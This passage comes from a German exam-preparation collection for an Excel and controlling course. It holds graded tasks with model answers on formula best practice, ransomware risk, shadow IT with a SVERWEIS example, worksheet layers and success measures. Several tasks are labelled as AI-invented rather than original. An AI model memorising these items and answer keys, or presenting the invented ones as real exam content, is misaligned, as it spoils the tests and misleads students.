Beim Verketteten von Texten ist das kaufmännische Und dem Funktionsaufruf vorzuziehen; VERKETTEN() ist bereits als historisch markiert, und der Nachfolger TEXTKETTE() bringt gegenüber & keinen Vorteil. (✓){+7}

Der Spill-Range-Operator, also die Raute hinter einer Ankerzelle, ist eine eigene Bezugsart, die den Bezug auf eine komplette dynamische Matrix erlaubt; in der automatisiert übersetzten Excel-Hilfe heißt er dynamischer Bereichsoperator. (✓){+8}

Rohleder grenzt den Aufgabentyp selbst ab: Er sucht keine fehlenden Semikola, sondern er kann sich vorstellen, eine Formel zu zeigen, bei der eine andere Bezugsart sinnvoll wäre, und das hat er nach eigener Aussage auch schon getan. (✓){+9}

Die Gegenprobe zur eigenen Kritik ist die Ergebniserwartung: Bevor man eine Formel baut, sollte man wissen, in welcher Größenordnung das Ergebnis liegen muss. Fällt es um mehr als die Hälfte anders aus, ist entweder die Formel falsch oder es ist etwas Außergewöhnliches passiert, und beides gehört geklärt. (✓)⟨+10⟩

Der Vollständigkeit halber: Auch die Ablagestruktur zählt zur Best Practice. Rohleder rät vom Arbeiten in Cloud-Ordern ab, weil dort Dateipfade und Teile der Automatisierung nicht zuverlässig funktionieren. (✓)⟨+11⟩

Und die stärkste organisatorische Gegenmaßnahme bleibt die Trennung von Eingabe, Rechnung und Ausgabe, also ein Parameterblatt mit allen Konstanten, ein Rechenbereich ohne harte Werte und ein Ausgabebereich ohne eigene Logik. (✓)⟨+12⟩

Rohleders Erwartung: Er sagt zu genau diesem Aufgabentyp: „hier ging es um die Best Practice ... und Sie mussten erläutern, warum das so ist, auch wenn das funktioniert.“ Wer die Formel auf Syntaxfehler absucht, hat die Frage nicht verstanden. Gefragt sind benennbare Verstöße mit je einem konkreten Fehlerbild und eine Alternative, die man tatsächlich bauen könnte.

5. Der beste Schutz vor Excel-Fehlern: die klare Ergebniserwartung (4 P)

Aufgabe #134 · 4 P · Der beste Schutz vor Excel-Fehlern: die klare Ergebniserwartung · 4 Punkte · aus U14 gebaut („das Wichtigste zum Mitnehmen“) · von der KI erfunden – kein Original

- a) 2 P. Was schützt nach Rohleders Überzeugung am wirksamsten vor Excel-Fehlern, und warum?
- b) 2 P. Wie ist auf ein unplausibles Modellergebnis zu reagieren? Illustrieren Sie am Beispiel aus der Vorlesung.

a) 2 P. – Die Erwartung vor der Rechnung

Der wirksamste Schutz ist, **vor** der Rechnung zu wissen, was ungefähr herauskommen muss — eine klare Ergebniserwartung aus Überschlag, Vorjahreswert oder Sachlogik. (✓)⟨1⟩ Wer ohne Erwartung rechnet, hat kein Kriterium, an dem ein Fehler auffallen könnte: Das Modell liefert immer eine Zahl, und ohne Maßstab wird jede Zahl geglaubt. Erst die Erwartung macht aus dem Ergebnis eine prüfbare Aussage. (✓)⟨2⟩

b) 2 P. – Reaktion auf Unplausibles

Ein unplausibles Ergebnis wird **nicht übernommen, sondern zum Prüfauftrag**: Daten, Formeln und Prämissen werden untersucht, bis die Abweichung erklärt ist — entweder findet sich der Fehler, oder die eigene Erwartung war falsch, und beides ist ein Erkenntnisgewinn. ✓ **{3}** Rohleders Beispiel ist seine eigene Optimierungsrechnung mit rund 220 Variablen: Das Ergebnis des Verfahrens widersprach der Erwartung, und genau deshalb fiel auf, dass im Datenbestand **negative Deckungsspannen** steckten — ohne vorherige Ergebniserwartung wäre der Befund unbemerkt in die Auswertung gelaufen. ✓ **{4}**

(✓){+1} Die Faustregel dazu als Reservepunkt: Fällt das Ergebnis um mehr als die Hälfte anders aus als erwartet, ist entweder die Formel falsch oder es ist etwas Außergewöhnliches passiert — beides gehört geklärt, bevor die Zahl weiterverwendet wird.

Rohleders Erwartung: Er hat den Gedanken als „das Wichtigste zum Mitnehmen“ gerahmt — eine Antwort, die nur Prüfwerkzeuge (Formelüberwachung, F9) aufzählt, verfehlt den Kern. Der Punktanker ist der Satz: Erst die Erwartung macht das Ergebnis prüfbar.

6. Excel: Segen oder Fluch? (10 P.)

Excel: Segen oder Fluch? (10 P.)

Original-Abbildung der Klausuraufgabe (Scan)

S+ **Datenklau bei Landkreis im Südwesten: »Wir haben gerade so die Sozialleistungen zahlen können – mithilfe von Excel-Tabellen«**

Von Fabian Hillebrand

✓ Prof-Gate: korrigiert & freigegeben

Aufgabe #135 · 10 P. · Excel: Segen oder Fluch? · 10 Punkte · Original-Altmeisterklausur

Landkreis-Ransomware-Attacke (Spiegel 2023): Der Landkreis wurde Opfer einer Ransomware-Attacke, die Server-Anwendungen standen über einen längeren Zeitraum nicht zur Verfügung. Erläutern Sie das grundsätzliche Dilemma, in dem viele Verwaltungen — egal ob Unternehmen oder öffentliche Hand — in Bezug auf die digitale Datenverarbeitung im Rahmen ihres Tagesgeschäfts stecken. Gehen Sie dabei auf die Chancen UND Risiken der Arbeit mit Excel ein. (10 P.)

Lösung

Das Grunddilemma der digitalen Datenverarbeitung

Verwaltungen in Unternehmen wie in der öffentlichen Hand stecken in einem **Zielkonflikt zwischen Effizienz und Ausfallsicherheit**:

- **Zwang zur Digitalisierung:** Das Tagesgeschäft (Aktenführung, Buchhaltung, Bürgerdienste, Kommunikation) ist in Tempo, Datenmenge und Vernetzung ohne digitale Systeme nicht mehr zu bewältigen. Wer zurück zu Papier wollte, wäre nicht mehr handlungs- und wettbewerbsfähig. Digitalisierung ist also **keine freie Wahl, sondern Voraussetzung**.
- **Kehrseite der Abhängigkeit:** Genau diese Abhängigkeit schafft einen **Single Point of Failure**. Fällt die zentrale Server-Anwendung aus — wie beim Landkreis durch die **Ransomware-Attacke** — steht nicht ein Teilbereich, sondern das **gesamte** Tagesgeschäft über längere Zeit still.

Das ist der Kern des Dilemmas: **Je stärker digitalisiert, desto effizienter — aber zugleich desto verwundbarer**. Die Organisation kann auf Digitalisierung nicht verzichten, muss aber dauerhaft in Cybersicherheit, Backups und Redundanz investieren, **ohne je einen 100-%-Schutz zu erreichen**.

Konkret drohen bei einem Ausfall bzw. Angriff:

Bedrohung	Folge
Ransomware (Verschlüsselung + Lösegeld)	Datenzugriff blockiert, Erpressung
Systemausfall	Produktivitätsverlust, Stillstand
Datenverlust / Datenmanipulation	Falsche Entscheidungen, rechtliche Konsequenzen (DSGVO)
Öffentlich sichtbarer Vorfall	Reputations- und Vertrauensverlust

Damit muss die Verwaltung gleichzeitig zwei gegenläufige Anforderungen erfüllen: **Daten jederzeit verfügbar und integer halten** (für schnelle, fundierte Entscheidungen) **und** dieselben Daten **maximal absichern** (gegen Angriff und Ausfall). Mehr Verfügbarkeit/Offenheit bedeutet tendenziell weniger Sicherheit — und umgekehrt.

Excel als Mikrokosmos genau dieses Dilemmas

Excel bildet die gleiche Spannung aus Nutzen und Gefahr im Kleinen ab — daher „Segen **oder** Fluch?“.

Chancen (3)

1. **Verbreitung & Benutzerfreundlichkeit** — Excel ist nahezu überall vorhanden und hat eine intuitive Oberfläche. Mitarbeitende können Daten erfassen, auswerten und Berichte erstellen, **ohne IT-Spezialist zu sein**.
2. **Schnelligkeit & Flexibilität** — Ad-hoc-Auswertungen sind ohne aufwändige IT-Infrastruktur oder teure Spezialsoftware möglich. Eigene Formeln lassen die Tabelle an jede spezifische Anforderung anpassen.
3. **Verfügbarkeit & geringe Kosten** — Das Werkzeug ist meist bereits lizenziert und sofort einsatzbereit; es entstehen keine zusätzlichen Anschaffungs- oder Einführungskosten.

Beispiel für die Flexibilität (Chance 2) — eine typische Nachschlage-Formel, jeder Bestandteil einzeln erklärt:

=SVERWEIS(A2;Tabelle2!\$A\$2:\$C\$100;3;FALSCH)

- **=** — leitet jede Formel ein; signalisiert Excel „hier wird gerechnet, nicht nur Text angezeigt“.
- **SVERWEIS** — die Funktion selbst („**S**enkrechter **VERWEIS**“). Sie sucht einen Wert in der **ersten Spalte** eines Bereichs und gibt einen Wert aus derselben Zeile zurück. Nutzen: verknüpft zwei Tabellen (z. B. Kundennummer → Kundenname).

- **(...)** — die runden Klammern umschließen alle Argumente der Funktion; ohne sie erkennt Excel den Funktionsaufruf nicht.
- **;** (Semikolon) — das **Argument-Trennzeichen**. Es grenzt die vier Eingaben voneinander ab, damit Excel weiß, wo ein Argument endet und das nächste beginnt.
- **1. Argument A2** — das **Suchkriterium**: der Wert, nach dem gesucht wird (steht in Zelle Spalte A, Zeile 2). Bewusst **relativ** (kein \$), damit die Formel beim Kopieren nach unten automatisch Zeile für Zeile weiterrückt.
- **2. Argument Tabelle2!\$A\$2:\$C\$100** — die **Matrix** (Suchbereich):
 - **Tabelle2!** — das Ausrufezeichen ! verweist auf ein **anderes Tabellenblatt** namens „Tabelle2“.
 - **\$A\$2:\$C\$100** — der Zellbereich von A2 bis C100.
 - **:** (Doppelpunkt) — der **Bereichsoperator**; er bedeutet „von ... bis“ und spannt alle Zellen dazwischen auf.
 - **\$** (Dollarzeichen) — macht die Bezüge **absolut**; beim Kopieren der Formel nach unten verrutscht der Suchbereich nicht.
- **3. Argument 3** — der **Spaltenindex**: aus welcher Spalte des Bereichs der Trefferwert stammt (hier die 3. Spalte des Bereichs A:C = Spalte C).
- **4. Argument FALSCH** — der **Bereich_Verweis**: FALSCH erzwingt eine **exakte** Übereinstimmung (kein „ungefährer“ Treffer). Verhindert stille Fehltreffer.

Diese wenigen Zeichen ersetzen manuelles Nachschlagen — das ist der Effizienz-Segen. Zugleich zeigt gerade dieses Beispiel den Fluch: Ein falsch gesetztes \$, ein vergessenes FALSCH oder ein verschobener Bereich liefert **unbemerkt** falsche Zahlen.

Risiken (3)

1. **Fehleranfälligkeit** — Daten werden oft manuell eingegeben, es fehlt eine echte Eingabe-Validierung. Ein einzelner Formel- oder Bezugsfehler pflanzt sich über verknüpfte Zellen fort und bleibt lange unentdeckt (Fehler „vererben“ sich).
2. **Sicherheit & Governance** — Excel-Dateien können über **Makros** Schadcode ausführen und sind so ein Einfallstor (auch für Ransomware). Es gibt keine zentrale Zugriffskontrolle; sensible Dateien liegen lokal verstreut auf Laufwerken → **Datenschutz- und Angriffsflächen-Problem**.
3. **Fehlende Skalierbarkeit & Nachvollziehbarkeit** — Keine echte Versionierung, keine saubere Mehrbenutzer-Integrität (parallele Bearbeitung überschreibt Stände), kein zentrales Rechtekonzept. Excel wird so zur **Insellösung**, wo eigentlich eine Datenbank nötig wäre.

Fazit

Digitale Datenverarbeitung — und Excel als ihr alltäglichstes Werkzeug — ist **weder nur Segen noch nur Fluch, sondern beides zugleich**: maximaler Nutzen bei minimaler Hürde, aber genau diese Offenheit ist die Sicherheits- und Qualitätsschwäche. Das Dilemma lässt sich nicht abschaffen, nur **steuern**: durch regelmäßige, getrennt gelagerte Backups, klare Zugriffsrechte, Mitarbeiterschulung und die Auslagerung sensibler/umfangreicher Daten aus Excel in gesicherte Datenbank-Systeme.

(✓)(+1) Ein differenzierender Reservepunkt: Die zentrale Cloud-Ablage entschärft nur die halbe Risikoliste — Versions-Wildwuchs, Zugriffsrechte und Versionshistorie ja, aber erzwungene Datentypen, referenzielle Integrität und Transaktionssicherheit bringt sie nicht mit; für diese Hälfte bleibt nur die Datenbank.

7. Parallelwelt Excel (18 P.)

✓ von 2 Profs geprüft

Aufgabe #136 · 18 P. · Parallelwelt Excel · 18 Punkte · Original-Altmeisterklausur

Thema „Parallelwelt Excel“ (18 Punkte)

- a) (6 P.) Die Verwendung eines integrierten betriebswirtschaftlichen Standardsoftwarepakets (ERP-System) wie SAP R/3 bzw. SAP S/4HANA bietet zahlreiche Vorteile, stösst in der VUCA-Welt aber auch an ihre Grenzen. Erläutern Sie ausführlich jeweils drei Vorteile und drei Grenzen.
- b) (6 P.) Excel gilt in dynamischen Umfeldern als eine Art „Schweizer Taschenmesser“. Der exzessive Einsatz von Excel-Arbeitsmappen für Planungs-, Steuerungs- und Kontrollzwecke bringt aber handfeste Nachteile mit sich. Erläutern Sie genau drei davon.
- c) (6 P.) Begründen Sie, warum man in diesem Zusammenhang von einer „Parallelwelt Excel“ (Schatten-IT / End-User-Computing) spricht, und zeigen Sie an einem konkreten Formelbeispiel (SVERWEIS), wie ein typischer, unbemerkter Fehler entsteht. Erläutern Sie dabei jeden Bestandteil der Formel.

Lösung

Einordnung des Themas „Parallelwelt Excel“

Kern der Aufgabe ist der Gegensatz zweier Welten: das **integrierte ERP-System** (z. B. SAP) als zentrales, kontrolliertes „System der Wahrheit“ auf der einen Seite und die vielen

Excel-Arbeitsmappen, die daneben (parallel) entstehen und faktisch ein zweites, unkontrolliertes Informationssystem bilden, auf der anderen Seite. Genau dieses inoffizielle Zweitsystem meint der Begriff „Parallelwelt Excel“.

a) ERP-Standardsoftware (SAP): Vorteile und Grenzen in der VUCA-Welt (6 P.)

VUCA = **V**olatility (Schwankung), **U**ncertainty (Unsicherheit), **C**omplexity (Komplexität), **A**mbiguity (Mehrdeutigkeit) — beschreibt ein Umfeld, in dem sich Anforderungen schnell und schwer vorhersehbar ändern.

Drei Vorteile

1. **Integration / Single Source of Truth.** Alle Module (Einkauf, Produktion, Vertrieb, Finanzen) greifen auf **eine gemeinsame Datenbasis** zu. Eine Buchung wirkt sofort überall; es gibt keine Medienbrüche und keine widersprüchlichen Datenstände.
2. **Prozessstandardisierung & Compliance.** Das System bringt geprüfte **Best-Practice-Prozesse** mit, erzwingt einheitliche Abläufe und liefert einen lückenlosen, revisionssicheren Beleg-/Änderungsverlauf (wichtig für Wirtschaftsprüfung, GoBD, interne Kontrolle).
3. **Skalierbarkeit & Echtzeit.** Ein ERP bedient viele Nutzer und Standorte gleichzeitig mit Rollen-/Rechtekonzept. Bei S/4HANA erlaubt die **In-Memory-Datenbank** Auswertungen quasi in Echtzeit auf grossen Datenmengen.

Drei Grenzen in der VUCA-Welt

1. **Komplexität & Trägheit.** Einführung und Anpassung (Customizing) sind aufwendige, lange Projekte mit Spezialwissen. Bei schnell wechselnden Anforderungen (**Volatility**) ist das System zu unbeweglich — die Anpassung dauert länger als das Marktfenster offen ist.
2. **Kosten & Ressourcen.** Lizenzen, Beratung, Betrieb und IT-Fachkräfte verursachen hohe Gesamtkosten (TCO). Gerade KMU oder Unternehmen unter **Uncertainty** können solche Investitionen schwer rechtfertigen, wenn der künftige Bedarf unsicher ist.
3. **Geringe Flexibilität / Agilität.** Der Standard bildet etablierte Prozesse ab, nicht die neuen, mehrdeutigen Geschäftsmodelle (**Ambiguity**). Für eine schnelle Ad-hoc-Analyse oder ein Experiment ist das ERP zu starr — genau hier springt Excel ein.

Merksatz: Das ERP ist stark bei **Stabilität und Kontrolle**, aber schwach bei **Tempo und Flexibilität** — und genau diese Lücke füllt in der Praxis Excel.

b) Drei handfeste Nachteile des exzessiven Excel-Einsatzes (6 P.)

1. Hohe Fehleranfälligkeit (Spreadsheet-Risk)

Excel prüft Inhalte nicht auf Plausibilität und protokolliert keine Änderungen. Ein überschriebener Bezug, eine falsch erweiterte Formel oder eine vergessene Zeile bleibt **unbemerkt**, weil es keine Validierung und keinen Audit-Trail gibt. In grossen Planungsmappen führt das regelmässig zu falschen Entscheidungen auf Basis falscher Zahlen (bekannte reale Fälle mit Millionenschäden belegen das).

2. Keine Single Source of Truth (Versions- und Kopien-Chaos)

Jede Mappe kann kopiert und per E-Mail verschickt werden. Es kursieren schnell mehrere Stände (Planung_final, Planung_final_v2, Planung_final_NEU), und niemand weiss sicher, **welche Version die gueltige** ist. Die Daten driften auseinander; eine zentrale, verlässliche Wahrheit existiert nicht mehr.

3. Fehlende Governance, Mehrbenutzerfähigkeit und Skalierbarkeit

Excel hat **kein Rollen-/Rechtekonzept**: Wer die Datei öffnen kann, kann alles ändern oder löschen. Gleichzeitiges Arbeiten ist kaum sinnvoll möglich, es fehlt Revisionssicherheit, und das Wissen steckt oft in einer einzigen Person (**Key-Person-Risiko**): Fällt sie aus, versteht niemand mehr die verschachtelte Mappe. Für wachsende Datenmengen ist Excel zudem technisch nicht ausgelegt.

c) „Parallelwelt Excel“ als Schatten-IT — mit Formelbeispiel (6 P.)

Begründung des Begriffs

Von einer **Parallelwelt** spricht man, weil Mitarbeiter Daten aus dem ERP **herauskopieren** und in Excel weiterrechnen, planen und berichten. So entsteht neben dem offiziellen System ein **zweites, inoffizielles Informationssystem** — sogenannte **Schatten-IT** bzw. **End-User-Computing (EUC)**. Es liegt ausserhalb der IT-Governance: nicht dokumentiert, nicht gesichert, nicht geprüft. Steuerungsentscheidungen fallen dann auf Basis dieser Excel-Welt statt auf Basis des kontrollierten ERP-Systems — mit allen Risiken aus Teil b).

Konkretes Formelbeispiel (typischer, unbemerkter Fehler)

Eine Preisliste soll über die Artikelnummer gezogen werden:

=SVERWEIS(A2;Preise!\$A\$2:\$B\$100;2;FALSCH)

Jeder Bestandteil einzeln:

Bestandteil	Bedeutung / Zweck
=	Startet in Excel jede Formel; ohne = wird der Text nur angezeigt, nicht berechnet.
SVERWEIS	Funktionsname („Senkrechter Verweis“, engl. VLOOKUP): sucht einen Wert in der ersten Spalte einer Tabelle und gibt einen Wert aus derselben Zeile zurück.
(...)	Klammerpaar: umschließt die Argumente (Eingaben) der Funktion.
A2	1. Argument – Suchkriterium: der Wert, der gesucht wird (hier die Artikelnummer in Zelle A2).
;	Argument-Trennzeichen (deutsches Excel): trennt die vier Eingaben voneinander. Im englischen Excel steht hier ,.
Preise! \$A\$2:\$B\$100	2. Argument – Matrix (Suchbereich): die Tabelle, in der gesucht wird.
Preise!	Blattbezug: das ! verweist auf das Tabellenblatt „Preise“ (die Daten stehen auf einem anderen Blatt).
:	Bereichs-Operator: „von ... bis ...“ — spannt den Zellbereich von A2 bis B100 auf.
\$	Absolutbezug: fixiert Spalte und Zeile, damit sich der Bereich beim Kopieren nach unten nicht verschiebt . \$A\$2 = Spalte A und Zeile 2 sind festgenagelt.
2	3. Argument – Spaltenindex: aus welcher Spalte der Matrix der Rückgabewert kommt (2 = zweite Spalte, hier der Preis in Spalte B).
FALSCH	4. Argument – Bereich_Verweis: FALSCH = exakte Übereinstimmung verlangen. WAHR (oder Weglassen) = ungefähre Übereinstimmung.

Wie der unbemerkte Fehler entsteht

- **Fehlerquelle 1 – vergessener Absolutbezug:** Schreibt man die Matrix ohne \$ als Preise!A2:B100 und kopiert die Formel nach unten, **wandert der Suchbereich mit** (Zeile 3 sucht in A3:B101, Zeile 4 in A4:B102 ...). Untere Artikel fallen aus

dem Bereich heraus und liefern falsche Werte oder #NV — meist **unbemerkt**, weil einzelne Zeilen trotzdem plausibel aussehen.

- **Fehlerquelle 2 – letztes Argument WAHR statt FALSCH:** Lässt man den vierten Parameter weg oder setzt WAHR, sucht SVERWEIS die **nächst-kleinere** statt der exakten Nummer. Ist die Preisliste nicht aufsteigend sortiert, wird der **falsche Preis** zurückgegeben — die Zahl ist da, sie ist nur falsch, und niemand prüft sie.

Genau das ist das Wesen der „Parallelwelt Excel“: ein kleiner Formelfehler bleibt ohne Validierung, ohne Audit-Trail und ohne zentrale Kontrolle unentdeckt und wandert direkt in Steuerungsberichte.

Fazit (Klausur-Schlusssatz)

ERP-Systeme liefern **Kontrolle, Integration und Revisionssicherheit**, sind aber träge und teuer; Excel liefert **Tempo und Flexibilität**, aber keine Governance. Der richtige Umgang: Excel bewusst für **Ad-hoc-Analysen** einsetzen — nicht als heimliches, dauerhaftes Zweitsystem, das die kontrollierte Datenwelt des ERP untergräbt.

(✓)(+1) Die versöhnliche Pointe ist einen Reservepunkt wert: Die Parallelwelt entsteht selten aus Böswilligkeit — ein Excel-Prototyp zeigt oft präziser als jedes Lastenheft, was die Fachabteilung braucht; die Grenze ist deshalb kein Verbot, sondern ein Übergabepunkt: Sobald der Prototyp zum Dauerbetrieb wird, gehört er ins Fachsystem überführt statt weiter ausgebaut.

Dokumentation von Arbeitsmappen

Kap. 14 · Konzepte — Schichtenmodell, Erfolgsgrößen, Business Case, Budgetierung ·

Konzept

INHALT DIESES KAPITELS · Schlagwörter je Aufgabe zum direkten Abgleich

Blatttypen und das Rohleder-Schichtenmodell (10 P)	576
Budgetierung: Definition, Teilpläne und das zweischrittige Vorgehen (6 P)	584
Business-Case-Terminologie: Historie, Prognose, Planung (6 P)	582
Die Qualifikationspyramide der Excel-Arbeit (4 P)	591
Formale Mindestanforderungen vor der Weitergabe (4 P)	590
Grenzen formatierter Tabellen (6 P)	586
„House of Excel“ und Add-Ins (6 P)	588
Kaufmännische Erfolgsgrößen und die Drucker-Formel (10 P)	579
Simulation von Erfolgsgrößen und das „Vorrechnen“ (5 P)	594

QUBA – Konzepte: Schichtenmodell, Erfolgsgrößen, Business Case & Budgetierung

Status: GEPRÜFT (Prof-Gate, Nachprüfung 01.08.2026 — 9× BESTANDEN). Neun gelöste Aufgaben (57 P) aus dem Voll-Abdeckungs-Sweep: die Konzept-Lücken des Folienskripts, die bisher kein eigenes Kapitel trugen.

Aufgabe #137 · 10 P. · Blatttypen und das Rohleder-Schichtenmodell · von der KI

erfunden – kein Original

„Die meisten Blätter sind völlig überfrachtet und kaum kontrollierbar.“ Eine Fachabteilung legt ihre Planungsmappe als ein einziges Tabellenblatt an: oben die Rohdaten aus zwei Vorsystemen, darunter die Zwischenrechnungen, rechts daneben die Ergebnistabelle und ganz unten ein Diagramm für die Geschäftsführung.

- a) 5 P. Nennen und erläutern Sie die fünf Grundfunktionen (Blatttypen) einer Arbeitsmappe.
- b) 3 P. Ordnen Sie diese fünf Grundfunktionen den vier Betrachtungsebenen des Rohleder-Schichtenmodells zu.
- c) 2 P. Begründen Sie die empfohlene Blattreihenfolge und nennen Sie die Obergrenze für Grundfunktionen je Blatt.

a) 5 P. – Die fünf Grundfunktionen

Die **Dokumentation** hält in einem kurzen Anwendungssteckbrief alle Informationen fest, die ein Dritter braucht, um die Mappe zu verstehen und weiterzuführen: wozu sie dient, wer sie erstellt hat, welche Ergebnisse sie liefern soll, wer die Empfänger sind – mitsamt den Namen der zugehörigen Schnittstellenblätter –, wie sie Schritt für Schritt zu aktualisieren ist und wie sich die Mappe seit wann verändert hat, also die Änderungshistorie. Sie ist die einzige Grundfunktion, die nichts rechnet, und deshalb die erste, die unter Zeitdruck wegfällt. ✓ {1}

Der **Input** nimmt die Daten auf, und zwar nach der strengen Regel, dass jedes Inputdatenblatt die Daten aus genau einer Quelle enthält. Diese Entkopplung ist der eigentliche Zweck der Regel: Input-Daten müssen in der Regel regelmäßig aktualisiert werden, und je Quelle ein eigenes Blatt erlaubt es, den Datenabzug auszutauschen, ohne eine einzige Formel anzufassen. ✓ {2}

Die **Analyse** enthält die eigentliche Logik zur Ermittlung der Ergebnisse. Ihre Struktur folgt einer Berechnungslogik, also einer mathematischen Ordnung, und sie ist deshalb nie identisch mit einem Input-Blatt und nur selten mit einem Output-Blatt. Auf diesem Blatt stehen die Nebenrechnungen und die Zwischenschritte, die den Rechenweg nachvollziehbar machen. ✓ {3}

Der **Output** übernimmt die Speicherung: Er stellt die Ergebnisse der Berechnungen so zusammen, dass sie sich technisch weiterverarbeiten lassen – etwa so, dass alles Notwendige für eine einfache Nachschlageoperation mit XVERWEIS() vorhanden ist. Seine

Struktur folgt damit einer technischen Logik und nicht dem Geschmack eines Lesers. ✓

⟨4⟩

Die **Schnittstelle** ist die Ausgabe an den Empfänger, und zwar je Empfänger eine eigene. Hier stehen ausschließlich die für diesen einen Empfänger relevanten Ergebnisse, übersichtlich dargestellt und in einer Struktur, die seinen Erwartungen folgt — Rohleder nennt das die Empfängerlogik. Werden Output und Schnittstelle zusammengeworfen, muss sich jeder Empfänger seine Zahlen selbst zusammensuchen. ✓ ⟨5⟩

b) 3 P. – Die Zuordnung zu den vier Betrachtungsebenen

Dokumentation und Input bilden zusammen die **Datenschicht** (data layer). Der Grund steht bei Rohleder selbst: Er nennt den Anwendungssteckbrief ein **spezielles Inputblatt** (Skript S. 54) — er wird wie ein Datenabzug gepflegt, entsteht vor der eigentlichen Mappe und wird fortlaufend von den Anwendern aktualisiert. Beide Grundfunktionen liefern oder beschreiben also den Rohstoff, ohne ihn zu verändern; deshalb tragen fünf Grundfunktionen nur vier Ebenen. ✓ ⟨6⟩

Die Analyse bildet allein die **Analyseschicht** (calculation layer), weil hier und nur hier gerechnet wird. ✓ ⟨7⟩ Der Output bildet die **Abstraktionsschicht** (abstraction layer) — er löst die Ergebnisse von ihrem Rechenweg und macht sie als abfragbaren Bestand verfügbar —, und die Schnittstelle bildet die **Präsentationsschicht**, auf der die Ergebnisse empfängergerecht dargestellt werden. ✓ ⟨8⟩

c) 2 P. – Blattreihenfolge und Obergrenze

Die Blätter sind ergebnisorientiert anzuordnen, das heißt in der Reihenfolge Deckblatt, Inhaltsverzeichnis, Parameter und Prüfsummen (diese vier optional), dann Schnittstellen, Output, Analyse, Input und zuletzt Dokumentation. Die Begründung ist die Perspektive des Lesers und nicht die des Erstellers: Der Leser öffnet die Mappe, um das Ergebnis zu sehen, und arbeitet sich erst bei Bedarf in Richtung Rechenweg und Rohdaten vor. Die technische Entstehungsreihenfolge — erst Daten, dann Rechnung, dann Ergebnis — ist damit bewusst umgedreht. ✓ ⟨9⟩

Auf einem Blatt sollten nie mehr als zwei Grundfunktionen ausgeführt werden, weil jede weitere Funktion das Fehlerrisiko erhöht; liegen mehrere Grundfunktionen oder kleine Tabellen auf einem Blatt, spricht man von Bereichen. Das Blatt der Fachabteilung vereint mit Input, Analyse, Output und Schnittstelle vier Grundfunktionen und reißt damit die Grenze von zwei um das Doppelte. Es verstößt darüber hinaus ein zweites Mal, und zwar auf der Input-Seite: Die Rohdaten stammen aus zwei Vorsystemen und liegen dennoch in einem einzigen Bereich, obwohl jedes Inputdatenblatt die Daten aus genau einer Quelle enthalten soll — diese Entkopplung ist es, die den turnusmäßigen Austausch eines

Datenabzugs erst ohne Formeleingriff möglich macht. Die fünfte Grundfunktion, die Dokumentation, fehlt in der Mappe ganz; sie ist erwartungsgemäß die erste, die weggelassen wird. ✓ {10}

■ Über die geforderten Punkte hinaus

(✓){+1} Neben den fünf Grundfunktionen kennt der Blatttypen-Katalog vier ergänzende Blätter: das **Deckblatt** mit Mappenname, Stand und Angaben zu Owner und Designer; das **Inhaltsverzeichnis**, das Teil der Dokumentation ist, die Navigation erleichtert und sich automatisch pflegen lässt; das **Parameter**-Blatt mit allen global gültigen Größen der Mappe, etwa Zinssätzen wie dem WACC, dem Stand des Datenabzugs und der Prozesssteuerung; und das **Prüfsummen**-Blatt, auf dem alle kritischen Werte aus Berechnung, Output und Schnittstelle auf einen Blick vergleichbar sind, um Konsistenzfehler zu erkennen — Rohleder nennt es die Schnittstelle für den Auditor.

(✓){+2} Das Modell dient nicht der Ordnung um ihrer selbst willen; es ist das Planungswerkzeug. Bei der Planung einer Arbeitsmappe werden die zu verarbeitenden Informationen nach Blatttypen strukturiert, und das Ergebnis dieser Strukturierung ist der Datenflussplan, der von den Quellen über Input und Parameter zu den Analysen, von dort zum Output und schließlich zu den empfängerspezifischen Schnittstellen führt.

Rohleders Erwartung: Er will die Begriffe in seiner Sprache hören — Grundfunktion, Betrachtungsebene, Empfängerlogik, Berechnungslogik, technische Logik. Bei b) reicht die Aufzählung der vier Schichten nicht: Es sind fünf Grundfunktionen auf vier Ebenen, also muss eine Ebene zwei Funktionen tragen, und diese Beobachtung samt Rohleders eigener Begründung („spezielles Inputblatt“) gehört in die Antwort. Bei c) genügt „übersichtlicher“ nicht als Begründung; verlangt ist die Leserperspektive als Argument. Und jeder Halbsatz des Sachverhalts ist ein Prüfauftrag — die zwei Vorsysteme stehen nicht zufällig darin.

Aufgabe #138 · 10 P. · Kaufmännische Erfolgsgrößen und die Drucker-Formel · von der KI erfunden – kein Original

„Produktivität, Effektivität, Effizienz — da gibt es einen Haufen Geschwafel. Wir interessieren uns bei den quantitativen Business-Analysen für die klare Sprache harter Zahlen.“ (Rohleder, U12)

- a) 6 P. Erläutern Sie sechs kaufmännische Erfolgsgrößen jeweils mit Definition und Dimension.
- b) 4 P. Nehmen Sie begründet Stellung zu der Formel „Efficiency is doing things right. Effectiveness is doing the right things.“

a) 6 P. – Sechs Erfolgsgrößen mit Definition und Dimension

Die **Produktivität** ist das **Mengenverhältnis von Output zu Input**. Ihre Dimension ist deshalb keine reine Zahl; sie ist immer eine zusammengesetzte Mengenrelation, etwa Fahrzeuge je Vollzeitkraft, also [Kfz.] / [FTE]. Daran erkennt man sie: Eine in Prozent oder in Euro angegebene „Produktivität“ meint in Wahrheit eine andere Erfolgsgröße. ✓ {1}

Die **Effizienz** ist das **Wertverhältnis von Output zu Input**, also die Wirtschaftlichkeit. Weil Zähler und Nenner in derselben Werteinheit stehen, kürzt sich die Einheit heraus und die Effizienz ist **dimensionslos** — sie wird als Faktor angegeben. Einem Aufwand von 12,50 € steht dann etwa ein Ertrag von 50,00 € gegenüber, und die Effizienz beträgt 4. ✓ {2}

Die **Effektivität** ist der **Zielerreichungsgrad**, in der Physik der Wirkungsgrad, und ihre Dimension ist [%]. Bei einem Ziel von 100 und einem erreichten Wert von 90 lag die Effektivität bei 90 Prozent. Über den Ressourcenverbrauch sagt diese Größe bewusst nichts aus — sie fragt nur, ob das Ziel getroffen wurde. ✓ {3}

Der **Gewinn** ist die (positive) **Wertdifferenz von Output und Input** und damit der kurzfristige wirtschaftliche Erfolg. Er ist die einzige der sechs Größen, die als Differenz und nicht als Verhältnis gebildet wird, und seine Dimension ist folglich ein Geldbetrag, also [€]. ✓ {4}

Die **Rentabilität** ist das **Verhältnis von Wertzuwachs zu Mitteleinsatz**, gemessen in [%]. Sie ist die Größe, die den Gewinn erst beurteilbar macht: Ein Gewinn von einer Million Euro ist ohne die Angabe des dafür eingesetzten Kapitals keine Information, nur eine Zahl. ✓ {5}

Die **Rendite** ist definiert **wie die Rentabilität, aber mit Jahresbezug**; ihre Dimension ist deshalb [%] p. a. Am Jahresbezug hängt die Vergleichbarkeit: Zwei Investitionen mit

